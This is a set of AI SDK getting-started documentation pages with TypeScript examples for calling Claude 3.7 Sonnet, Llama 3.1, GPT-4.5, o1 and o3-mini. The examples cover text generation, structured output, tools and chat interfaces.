import { streamText, UIMessage, convertToModelMessages } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: anthropic('claude-3-7-sonnet-20250219'),
messages: convertToModelMessages(messages),
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicProviderOptions,
},
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
// text parts:
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
}
// reasoning parts:
if (part.type === 'reasoning') {
return (
<pre key={index}>
{part.details.map(detail =>
detail.type === 'text' ? detail.text : '<redacted>',
)}
</pre>
);
}
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
Claude 3.7 Sonnet opens new opportunities for reasoning-intensive AI applications. Start building today and leverage the power of advanced reasoning in your AI projects.
title: Get started with Llama 3.1 description: Get started with Llama 3.1 using the AI SDK. tags: ['getting-started']
Get started with Llama 3.1
With the release of Llama 3.1, there has never been a better time to start building AI applications.
The AI SDK is a powerful TypeScript toolkit for building AI application with large language models (LLMs) like Llama 3.1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more
Llama 3.1
The release of Meta's Llama 3.1 is an important moment in AI development. As the first state-of-the-art open weight AI model, Llama 3.1 is helping accelerate developers building AI apps. Available in 8B, 70B, and 405B sizes, these instruction-tuned models work well for tasks like dialogue generation, translation, reasoning, and code generation.
Benchmarks
Llama 3.1 surpasses most available open-source chat models on common industry benchmarks and even outperforms some closed-source models, offering superior performance in language nuances, contextual understanding, and complex multi-step tasks. The models' refined post-training processes significantly improve response alignment, reduce false refusal rates, and enhance answer diversity, making Llama 3.1 a powerful and accessible tool for building generative AI applications.
 Source: Meta AI - Llama 3.1 Model Card
Choosing Model Size
Llama 3.1 includes a new 405B parameter model, becoming the largest open-source model available today. This model is designed to handle the most complex and demanding tasks.
When choosing between the different sizes of Llama 3.1 models (405B, 70B, 8B), consider the trade-off between performance and computational requirements. The 405B model offers the highest accuracy and capability for complex tasks but requires significant computational resources. The 70B model provides a good balance of performance and efficiency for most applications, while the 8B model is suitable for simpler tasks or resource-constrained environments where speed and lower computational overhead are priorities.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Llama 3.1 (using DeepInfra) with the AI SDK:
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-405B-Instruct'),
prompt: 'What is love?',
});
AI SDK Core abstracts away the differences between model providers, allowing you to focus on building great applications. Prefer to use Amazon Bedrock? The unified interface also means that you can easily switch between models by changing just two lines of code.
import { generateText } from 'ai';
import { bedrock } from '@ai-sdk/amazon-bedrock';
const { text } = await generateText({
model: bedrock('meta.llama3-1-405b-instruct-v1'),
prompt: 'What is love?',
});
Streaming the Response
To stream the model's response as it's being generated, update your code snippet to use the streamText function.
import { streamText } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
const { textStream } = streamText({
model: deepinfra('meta-llama/Meta-Llama-3.1-405B-Instruct'),
prompt: 'What is love?',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides two functions (generateObject and streamObject) to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateObject } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
const { object } = await generateObject({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Tools
While LLMs have incredible generation capabilities, they struggle with discrete tasks (e.g. mathematics) and interacting with the outside world (e.g. getting the weather). The solution: tools, which are like programs that you provide to the model, which it can choose to call as necessary.
Using Tools with the AI SDK
The AI SDK supports tool usage across several of its functions, including generateText and streamUI. By passing one or more tools to the tools parameter, you can extend the capabilities of LLMs, allowing them to perform discrete tasks and interact with external systems.
Here's an example of how you can use a tool with the AI SDK and Llama 3.1:
import { generateText, tool } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'What is the weather like today?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data, enhancing its ability to provide accurate and up-to-date information.
Agents
Agents take your AI applications a step further by allowing models to execute multiple steps (i.e. tools) in a non-deterministic way, making decisions based on context and user input.
Agents use LLMs to choose the next step in a problem-solving process. They can reason at each step and make decisions based on the evolving context.
Implementing Agents with the AI SDK
The AI SDK supports agent implementation through the maxSteps parameter. This allows the model to make multiple decisions and tool calls in a single interaction.
Here's an example of an agent that solves math problems:
import { generateText, tool } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import * as mathjs from 'mathjs';
import { z } from 'zod';
const problem =
'Calculate the profit for a day if revenue is $5000 and expenses are $3500.';
const { text: answer } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
system:
'You are solving math problems. Reason step by step. Use the calculator when necessary.',
prompt: problem,
tools: {
calculate: tool({
description: 'A tool for evaluating mathematical expressions.',
parameters: z.object({ expression: z.string() }),
execute: async ({ expression }) => mathjs.evaluate(expression),
}),
},
maxSteps: 5,
});
In this example, the agent can use the calculator tool multiple times if needed, reasoning through the problem step by step.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Llama 3.1 (via DeepInfra):
import { deepinfra } from '@ai-sdk/deepinfra';
import { convertToModelMessages, streamText } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then streamed back in real-time and displayed in the chat UI.
This enables a seamless chat experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Going Beyond Text
The AI SDK's React Server Components (RSC) API enables you to create rich, interactive interfaces that go beyond simple text generation. With the streamUI function, you can dynamically stream React components from the server to the client.
Let's dive into how you can leverage tools with AI SDK RSC to build a generative user interface with Next.js (App Router).
First, create a Server Action.
'use server';
import { streamUI } from '@ai-sdk/rsc';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
export async function streamComponent() {
const result = await streamUI({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'Get the weather for San Francisco',
text: ({ content }) => <div>{content}</div>,
tools: {
getWeather: {
description: 'Get the weather for a location',
parameters: z.object({ location: z.string() }),
generate: async function* ({ location }) {
yield <div>loading...</div>;
const weather = '25c'; // await getWeather(location);
return (
<div>
the weather in {location} is {weather}.
</div>
);
},
},
},
});
return result.value;
}
In this example, if the model decides to use the getWeather tool, it will first yield a div while fetching the weather data, then return a weather component with the fetched data (note: static data in this example). This allows for a more dynamic and responsive UI that can adapt based on the AI's decisions and external data.
On the frontend, you can call this Server Action like any other asynchronous function in your application. In this case, the function returns a regular React component.
'use client';
import { useState } from 'react';
import { streamComponent } from './actions';
export default function Page() {
const [component, setComponent] = useState<React.ReactNode>();
return (
<div>
<form
onSubmit={async e => {
e.preventDefault();
setComponent(await streamComponent());
}}
>
<button>Stream Component</button>
</form>
<div>{component}</div>
</div>
);
}
To see AI SDK RSC in action, check out our open-source Next.js Gemini Chatbot.
Migrate from OpenAI
One of the key advantages of the AI SDK is its unified API, which makes it incredibly easy to switch between different AI models and providers. This flexibility is particularly useful when you want to migrate from one model to another, such as moving from OpenAI's GPT models to Meta's Llama models hosted on DeepInfra.
Here's how simple the migration process can be:
OpenAI Example:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('gpt-4.1'),
prompt: 'What is love?',
});
Llama on DeepInfra Example:
import { generateText } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'What is love?',
});
Thanks to the unified API, the core structure of the code remains the same. The main differences are:
- Creating a DeepInfra client
- Changing the model name from
openai("gpt-4.1")todeepinfra("meta-llama/Meta-Llama-3.1-70B-Instruct").
With just these few changes, you've migrated from using OpenAI's GPT-4-Turbo to Meta's Llama 3.1 hosted on DeepInfra. The generateText function and its usage remain identical, showcasing the power of the AI SDK's unified API.
This feature allows you to easily experiment with different models, compare their performance, and choose the best one for your specific use case without having to rewrite large portions of your codebase.
Prompt Engineering and Fine-tuning
While the Llama 3.1 family of models are powerful out-of-the-box, their performance can be enhanced through effective prompt engineering and fine-tuning techniques.
Prompt Engineering
Prompt engineering is the practice of crafting input prompts to elicit desired outputs from language models. It involves structuring and phrasing prompts in ways that guide the model towards producing more accurate, relevant, and coherent responses.
For more information on prompt engineering techniques (specific to Llama models), check out these resources:
Fine-tuning
Fine-tuning involves further training a pre-trained model on a specific dataset or task to customize its performance for particular use cases. This process allows you to adapt Llama 3.1 to your specific domain or application, potentially improving its accuracy and relevance for your needs.
To learn more about fine-tuning Llama models, check out these resources:
- Official Fine-tuning Llama Guide
- Fine-tuning and Inference with Llama 3
- Fine-tuning Models with Fireworks AI
- Fine-tuning Llama with Modal
Conclusion
The AI SDK offers a powerful and flexible way to integrate cutting-edge AI models like Llama 3.1 into your applications. With AI SDK Core, you can seamlessly switch between different AI models and providers by changing just two lines of code. This flexibility allows for quick experimentation and adaptation, reducing the time required to change models from days to minutes.
The AI SDK ensures that your application remains clean and modular, accelerating development and future-proofing against the rapidly evolving landscape.
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with GPT-4.5 description: Get started with GPT-4.5 using the AI SDK. tags: ['getting-started']
Get started with OpenAI GPT-4.5
With the release of OpenAI's GPT-4.5 model, there has never been a better time to start building AI applications, particularly those that require a deeper understanding of the world.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI GPT-4.5 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI GPT-4.5
OpenAI recently released GPT-4.5, their largest and best model for chat yet. GPT‑4.5 is a step forward in scaling up pretraining and post-training. By scaling unsupervised learning, GPT‑4.5 improves its ability to recognize patterns, draw connections, and generate creative insights without reasoning.
Based on early testing, developers may find GPT‑4.5 particularly useful for applications that benefit from its higher emotional intelligence and creativity such as writing help, communication, learning, coaching, and brainstorming. It also shows strong capabilities in agentic planning and execution, including multi-step coding workflows and complex task automation.
Benchmarks
GPT-4.5 demonstrates impressive performance across various benchmarks:
- SimpleQA Accuracy: 62.5% (higher is better)
- SimpleQA Hallucination Rate: 37.1% (lower is better)
Prompt Engineering for GPT-4.5
GPT-4.5 performs best with the following approach:
- Be clear and specific: GPT-4.5 responds well to direct, well-structured prompts.
- Use delimiters for clarity: Use delimiters like triple quotation marks, XML tags, or section titles to clearly indicate distinct parts of the input.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI GPT-4.5 with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('gpt-4.5-preview'),
prompt: 'Explain the concept of quantum entanglement.',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides two functions (generateObject and streamObject) to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateObject } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { object } = await generateObject({
model: openai('gpt-4.5-preview'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Using Tools with the AI SDK
GPT-4.5 supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai('gpt-4.5-preview'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data (simulated for simplicity), enhancing its ability to provide accurate and up-to-date information.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI GPT-4.5:
In a new Next.js application, first install the AI SDK and the OpenAI provider:
Then, create a route handler for the chat endpoint:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('gpt-4.5-preview'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with OpenAI o1 description: Get started with OpenAI o1 using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with OpenAI o1
With the release of OpenAI's o1 series models, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI o1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI o1
OpenAI released a series of AI models designed to spend more time thinking before responding. They can reason through complex tasks and solve harder problems than previous models in science, coding, and math. These models, named the o1 series, are trained with reinforcement learning and can "think before they answer". As a result, they are able to produce a long internal chain of thought before responding to a prompt.
There are three reasoning models available in the API:
- o1: Designed to reason about hard problems using broad general knowledge about the world.
- o1-preview: The original preview version of o1 - slower than o1 but supports streaming.
- o1-mini: A faster and cheaper version of o1, particularly adept at coding, math, and science tasks where extensive general knowledge isn't required. o1-mini supports streaming.
| Model | Streaming | Tools | Object Generation | Reasoning Effort |
|---|---|---|---|---|
| o1 | ||||
| o1-preview | ||||
| o1-mini |
Benchmarks
OpenAI o1 models excel in scientific reasoning, with impressive performance across various domains:
- Ranking in the 89th percentile on competitive programming questions (Codeforces)
- Placing among the top 500 students in the US in a qualifier for the USA Math Olympiad (AIME)
- Exceeding human PhD-level accuracy on a benchmark of physics, biology, and chemistry problems (GPQA)
Prompt Engineering for o1 Models
The o1 models perform best with straightforward prompts. Some prompt engineering techniques, like few-shot prompting or instructing the model to "think step by step," may not enhance performance and can sometimes hinder it. Here are some best practices:
- Keep prompts simple and direct: The models excel at understanding and responding to brief, clear instructions without the need for extensive guidance.
- Avoid chain-of-thought prompts: Since these models perform reasoning internally, prompting them to "think step by step" or "explain your reasoning" is unnecessary.
- Use delimiters for clarity: Use delimiters like triple quotation marks, XML tags, or section titles to clearly indicate distinct parts of the input, helping the model interpret different sections appropriately.
- Limit additional context in retrieval-augmented generation (RAG): When providing additional context or documents, include only the most relevant information to prevent the model from overcomplicating its response.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI o1-mini with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o1-mini'),
prompt: 'Explain the concept of quantum entanglement.',
});
AI SDK Core abstracts away the differences between model providers, allowing you to focus on building great applications. The unified interface also means that you can easily switch between models by changing just one line of code.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain the concept of quantum entanglement.',
});
Refining Reasoning Effort
You can control the amount of reasoning effort expended by o1 through the reasoningEffort parameter.
This parameter can be set to 'low', 'medium', or 'high' to adjust how much time and computation the model spends on internal reasoning before producing a response.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Reduce reasoning effort for faster responses
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain quantum entanglement briefly.',
providerOptions: {
openai: { reasoningEffort: 'low' },
},
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides two functions (generateObject and streamObject) to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateObject } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { object } = await generateObject({
model: openai('o1'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Tools
While LLMs have incredible generation capabilities, they struggle with discrete tasks (e.g. mathematics) and interacting with the outside world (e.g. getting the weather). The solution: tools, which are like programs that you provide to the model, which it can choose to call as necessary.
Using Tools with the AI SDK
The AI SDK supports tool usage across several of its functions, like generateText and streamText. By passing one or more tools to the tools parameter, you can extend the capabilities of LLMs, allowing them to perform discrete tasks and interact with external systems.
Here's an example of how you can use a tool with the AI SDK and o1:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai('o1'),
prompt: 'What is the weather like today?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data (simulated for simplicity), enhancing its ability to provide accurate and up-to-date information.
Tools are only compatible with o1, not o1-preview or o1-mini.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI o1:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 5 minutes
export const maxDuration = 300;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('o1-mini'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out our support for the o1 series of reasoning models in the OpenAI Provider.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with OpenAI o3-mini description: Get started with OpenAI o3-mini using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with OpenAI o3-mini
With the release of OpenAI's o3-mini model, there has never been a better time to start building AI applications, particularly those that require complex STEM reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI o3-mini alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI o3-mini
OpenAI recently released a new AI model optimized for STEM reasoning that excels in science, math, and coding tasks. o3-mini matches o1's performance in these domains while delivering faster responses and lower costs. The model supports tool calling, structured outputs, and system messages, making it a great option for a wide range of applications.
o3-mini offers three reasoning effort levels:
- [Low]: Optimized for speed while maintaining solid reasoning capabilities
- [Medium]: Balanced approach matching o1's performance levels
- [High]: Enhanced reasoning power exceeding o1 in many STEM domains
| Model | Streaming | Tool Calling | Structured Output | Reasoning Effort | Image Input |
|---|---|---|---|---|---|
| o3-mini |
Benchmarks
OpenAI o3-mini demonstrates impressive performance across technical domains:
- 87.3% accuracy on AIME competition math questions
- 79.7% accuracy on PhD-level science questions (GPQA Diamond)
- 2130 Elo rating on competitive programming (Codeforces)
- 49.3% accuracy on verified software engineering tasks (SWE-bench)
These benchmark results are using high reasoning effort setting.
Prompt Engineering for o3-mini
The o3-mini model performs best with straightforward prompts. Some prompt engineering techniques, like few-shot prompting or instructing the model to "think step by step," may not enhance performance and can sometimes hinder it. Here are some best practices:
- Keep prompts simple and direct: The model excels at understanding and responding to brief, clear instructions without the need for extensive guidance.
- Avoid chain-of-thought prompts: Since the model performs reasoning internally, prompting it to "think step by step" or "explain your reasoning" is unnecessary.
- Use delimiters for clarity: Use delimiters like triple quotation marks, XML tags, or section titles to clearly indicate distinct parts of the input.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI o3-mini with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'Explain the concept of quantum entanglement.',
});
Refining Reasoning Effort
You can control the amount of reasoning effort expended by o3-mini through the reasoningEffort parameter.
This parameter can be set to low, medium, or high to adjust how much time and computation the model spends on internal reasoning before producing a response.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Reduce reasoning effort for faster responses
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'Explain quantum entanglement briefly.',
providerOptions: {
openai: { reasoningEffort: 'low' },
},
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides two functions (generateObject and streamObject) to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateObject } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { object } = await generateObject({
model: openai('o3-mini'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Using Tools with the AI SDK
o3-mini supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data (simulated for simplicity), enhancing its ability to provide accurate and up-to-date information.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI o3-mini:
In a new Next.js application, first install the AI SDK and the DeepSeek provider:
Then, create a route handler for the chat endpoint:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 5 minutes
export const maxDuration = 300;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('o3-mini'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
